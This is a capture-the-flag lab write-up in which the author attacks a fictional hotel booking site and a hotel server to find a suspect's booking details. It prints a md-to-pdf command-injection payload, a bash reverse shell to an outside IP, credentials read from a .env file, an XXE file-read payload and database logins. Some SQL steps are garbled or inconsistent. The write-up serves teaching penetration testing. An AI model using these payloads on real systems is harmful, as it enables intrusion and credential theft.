17_Continental

Lab: Continental

Are you ready for an exciting and action-packed mission? Our intelligence will combine with your talent. We are closer than ever to the perpetrator of the attack on the international oil pipeline, nicknamed Crow.

It all started last week when 61-year-old Jefferson T., whose card had been cloned in recent months, noticed anomalous charges on his credit card. An investigation by law enforcement found evidence that the credit card had been used by Crow, the perpetrator of the attack on an international oil pipeline.

The last time we saw a charge on the credit card was from a hotel booking website. Crow must be staying at a hotel. We need you to get all the information you can about Crow's stay, such as the date of the stay, the room number. With your information, we'll set up an operation at the hotel where Crow is staying.

At the moment, the only thing we know about the accommodation is Crow's e-mail address: jtippin4y@unknownmail.com

I am sure you will find this email address very useful.

Good luck!

Question 1: What is the name of the booking website?

Answer: Reservia

Question 2: What is the full name of the Crow?

Lets perform first a nmap scan to identify open ports and services.

```
nmap -p- --open -n --max-retries 5000 -sS -vvv -Pn reservia.hv -oG
allPorts
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 8.4p1 Debian 5+deb11u1
(protocol
2.0)
80/tcp    open  http    syn-ack ttl 63 nginx 1.18.0
27017/tcp open  mongod? syn-ack ttl 63
```


We have three open ports: 22(ssh), 80(http) and 27017(mongodb).
Lets check the website on port 80.
If we perform a gobuster we can find some interesting directories.

```
gobuster dir -u http://reservia.hv/ -w
/usr/share/wordlists/dirb/common.txt -x php,html -t 50
```

We didnt found much interesting directories, just the /hotels directory.

Lets explore the /hotels directory.

If we make a reservation we got presented with a pdf file:



We we go to the View REservation File we can intecerpt the request:

```
GET /hotels/reservations/690c8f1031e97d1e3ee52a0d HTTP/1.1
Host: reservia.hv
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
```

```
Connection: keep-alive
Referer: http://reservia.hv/hotels/647f0d2ba9108a79b01c63af
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

By trial and error we find out that the pdf is vulnerable to md-to-pdf command injection on the parameter creation date [1],[2].

If we try this payload we generate a pdf with the output of the "id" command.

```
curl -i "http://reservia.hv/hotels/647f0d73a9108a79b01c63b5" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  --data-urlencode "name=test" \
  --data-urlencode "email=test@test.com" \
  --data-urlencode "dateFrom=10/01/2025" \
  --data-urlencode "dateTo=10/03/2025" \
  --data-urlencode "guestCount=1" \
  --data-urlencode "childrenCount=0" \
  --data-urlencode $'createdDate=---
  --data-urlencode "createdDate=---js
(require('child_process')).exec('id');
---
2025-09-28"
```

Now lets try to get a reverse shell.

```
┌──(kali㉿kali)-[~]
└─$ curl -i 'http://reservia.hv/hotels/647f0d3ea9108a79b01c63b1' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode 'name=AAAA' \
  --data-urlencode 'email=abc@abc.com' \
  --data-urlencode 'dateFrom=9/1/2025' \
  --data-urlencode 'dateTo=9/2/2025' \
  --data-urlencode 'guestCount=3' \
  --data-urlencode 'childrenCount=3' \
  --data-urlencode "createdDate=---js
(require('child_process')).exec('bash -lc \"bash -i >&
/dev/tcp/10.8.65.249/4445 0>&1\"');
---
2025-09-28"
```

Bingooo! We got a reverse shell.

After getting reverse shell we can explore the system.

If we look for files with potential credentials we can find a file called .env in the /var/www/reservia directory.

```
cat ~/reservia/.env
PORT = 9000
MONGODB_URI = mongodb://root:MVpPdAUTr3aQ8eap2GCeaLth@localhost:27017
```

Great lets connect to the mongodb database using the credentials found in the .env file.

```
mongosh "mongodb://root:MVpPdAUTr3aQ8eap2GCeaLth@localhost:27017"
```

Once connected we can check the available databases.

```
# List all databases
show dbs
# Found: admin, config, local, reservia

# Switch to reservia database
use reservia

# List collections
show collections
# Found: hotel_reservations, hotels
```

Lets look for the reservations in the hotel_reservations collection.

```
db.hotel_reservations.find({email: "jtippin4y@unknownmail.com"}).pretty()

{
  _id: ObjectId('6482da85fc13ae6f9dfaf249'),
  hotelId: ObjectId('647f0f3ea9108a79b01c63ef'),
  name: 'Jefferson Tippin',
  email: 'jtippin4y@unknownmail.com',
  dateFrom: ISODate('2023-06-16T00:00:00.000Z'),
  dateTo: ISODate('2023-06-19T00:00:00.000Z'),
  guestCount: 1,
  childrenCount: 0,
  file: '4c603bcc-fb34-45fe-ab5a-aaa87b74f539.pdf'
}
```

Answer: Jefferson Tippin

Question 3: What is the name of the hotel where the Crow will stay?

Now knows the hotelId we can query the hotels collection to get the hotel name.

```
db.hotels.find({_id: ObjectId('647f0f3ea9108a79b01c63ef')}).pretty()

{
  _id: ObjectId('647f0f3ea9108a79b01c63ef'),
  name: 'Vegas Suites',
  address: '456 City Center, Las Vegas, Nevada',
  image: '/images/hotel-2.jpg',
  price: 220,
  host: 'http://vegassuites.hv/reservation_listener.php',
  authKey: '1e4b514d-05b6-44f7-9b40-dddfbc889e22'
}
```

Answer: Vegas Suites

Question 4: What are the booking dates of the Crow's stay at the hotel?

Answer: From 2023-06-16 to 2023-06-19

Question 5: What is the room number assigned to the Crow?

We discovered the second part of the challenge is to get the room number from a pdf file stored in the server of the hotel.

If we enumerate the /etc/hosts file we can find the domain of the hotel server.

```
cat /etc/hosts
```

No luck with the hosts file.
Lets perform a nmap network discovery scan.

```
nmap -sn 172.20.4.0/24
```

We found 2 interesting hosts:
172.20.4.37 and 172.20.4.84
Lets check the web server on 172.20.4.84.

The web server returned forbidden that means that there is a web server running but we dont have access to it.

Lets test the reservation_listener.php endpoint found in the mongodb database.

```
# 403 Forbidden - Endpoint exists but requires authentication
```

Lets use the authKey found in the hotels collection to authenticate our request.

```
curl -X POST http://172.20.4.84/reservation_listener.php \
  -H "Content-Type: application/xml" \
  -H "x-auth-key: 1e4b514d-05b6-44f7-9b40-dddfbc889e22" \
  -d '<?xml version="1.0" encoding="UTF-8"?>
<reservation>
  <name>Test</name>
  <email>test@test.com</email>
  <dateFrom>2023-06-16</dateFrom>
  <dateTo>2023-06-19</dateTo>
  <guestCount>1</guestCount>
  <childrenCount>0</childrenCount>
</reservation>'
```

We crafted an XML pauload to read files:

```
curl -X POST http://172.20.4.84/reservation_listener.php \
  -H "Content-Type: application/xml" \
  -H "x-auth-key: 1e4b514d-05b6-44f7-9b40-dddfbc889e22" \
  -d '<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE reservation [
  <!ENTITY xxe SYSTEM "php://filter/convert.base64-
encode/resource=database/connect.php">
]>
<reservation>
  <name>&xxe;</name>
  <email>jtippin@unknownmail.com</email>
  <dateFrom>2023-06-16</dateFrom>
  <dateTo>2023-06-19</dateTo>
  <guestCount>1</guestCount>
  <childrenCount>0</childrenCount>
</reservation>'
```

The response contains the base64 encoded content of the connect.php file.

```
echo
"PD9waHAKICAgIHRyeXsKICAgICAgICAkaG9zdCA9ICdsb2NhbGhvc3QnOwogICAgICAgICRkY
l9uYW1lID0gJ2hvdGVsJzsKICAgICAgICAkY2hhcnNldCA9ICd1dGY4JzsKICAgICAgICAkdXN
lcm5hbWUgPSAncm9vdCc7CiAgICAgICAgJHBhc3N3b3JkID0gJ05zY05OMzZQR3AzWlZhSEVVe
G11TGg2RCc7CgogICAgICAgICRkYiA9IG5ldyBQRE8oIm15c3FsOmhvc3Q9JGhvc3Q7ZGJuYW1
lPSRkYl9uYW1lO2NoYXJzZXQ9JGNoYXJzZXQiLCR1c2VybmFtZSwkcGFzc3dvcmQpOwogICAgf
SBjYXRjaChQRE9FeGNlcHRpb24gJGUpewogICAgICAgIGVjaG8gIkRhdGFiYXNlIGNvbm5lY3R
pb24gZmFpbGVkOiAiLiRlOwogICAgfQo/PgoKCg==" | base64 -d
#### Decodes to:
<?php
    try{
```

```
        $host = 'localhost';
        $db_name = 'hotel';
        $charset = 'utf8';
        $username = 'root';
        $password = 'NscNN36PGp3ZVaHEUxmuLh6D';

        $db = new
PDO("mysql:host=$host;dbname=$db_name;charset=$charset",$username,$passwor
d);
    } catch(PDOException $e){
        echo "Database connection failed: ".$e;
    }
?>
```

Success! We have the database credentials to access the mysql database.

Now we can connect to the mysql database.

```
mysql -h 172.20.4.84 -u root -p'NscNN36PGp3ZVaHEUxmuLh6D' hotel
```

Lets check the available tables.

```
-- List all tables
SHOW TABLES;
-- +-------------------+
-- | Tables_in_hotel   |
-- +-------------------+
-- | reservations      |
-- | settings          |
-- | users             |
-- +-------------------+

-- Check the structure of reservations
DESCRIBE reservations;
-- +----------------+--------------+------+-----+---------+---------------
-+
-- | Field          | Type         | Null | Key | Default | Extra
|
-- +----------------+--------------+------+-----+---------+---------------
-+
-- | id             | int          | NO   | PRI | NULL    | auto_increment
|
-- | name           | text         | NO   |     | NULL    |
|
-- | email          | text         | NO   |     | NULL    |
|
-- | date_from      | date         | NO   |     | NULL    |
|
```

```
-- | date_to        | date         | NO   |     | NULL    |
|
-- | guest_count    | int          | NO   |     | NULL    |
|
-- | children_count | int          | NO   |     | NULL    |
|
-- | room_number    | varchar(100) | NO   |     | NULL    |
|
-- +----------------+--------------+------+-----+---------+---------------
-+
```

Now we can query the reservations table to get the room number assigned to Jefferson Tippin.

```
SELECT * FROM reservations WHERE email = 'jtippin@unknownmail.com'';
No matched rows found. Try again. # Lets try with partial email
SELECT * FROM reservations WHERE email = '%jtippin%';
```

```
-- Found the entry:
-- +-----+------------------+------------------------+------------+------------+-------------+----------------+-----
-- | id  | name             | email                  | date_from  | date_to    | guest_count | children_count | room_
-- +-----+------------------+------------------------+------------+------------+-------------+----------------+-----
-- | 964 | PD9waHAK...      | jtippin@unknownmail.com | 2023-06-16 | 2023-06-19 |           1 |              0 | 530C
-- +-----+------------------+------------------------+------------+------------+-------------+----------------+-----
```

This one didnt work but if we check the reservations on the dateFrom and dateTo we can find the reservation of Jefferson Tippin.

```
SELECT * FROM reservations
WHERE date_from = '2023-06-16' AND date_to = '2023-06-19';
```

```
+-----+------------------+------------------------+------------+------------+-------------+----------------+---------
| id  | name             | email                  | date_from  | date_to    | guest_count | children_count | room_numb
+-----+------------------+------------------------+------------+------------+-------------+----------------+---------
| 123 | Jefferson Tippin | jtippin@unknownmail.com | 2023-06-16 | 2023-06-19 |           1 |              0 | 881D
+-----+------------------+------------------------+------------+------------+-------------+----------------+---------
```

Bingo! We have the room number.
Answer: 881D